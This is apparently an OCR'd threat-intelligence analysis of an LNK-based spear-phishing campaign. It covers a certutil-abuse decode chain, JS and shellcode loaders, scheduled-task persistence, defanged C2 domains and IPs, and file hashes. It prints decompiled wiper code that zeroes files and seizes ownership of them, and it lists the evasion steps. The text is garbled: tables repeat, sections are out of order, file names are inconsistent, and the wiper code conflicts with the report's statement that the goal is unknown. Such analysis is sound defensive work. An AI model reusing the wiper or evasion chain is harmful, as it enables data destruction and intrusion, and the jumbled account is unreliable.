
MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:

property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

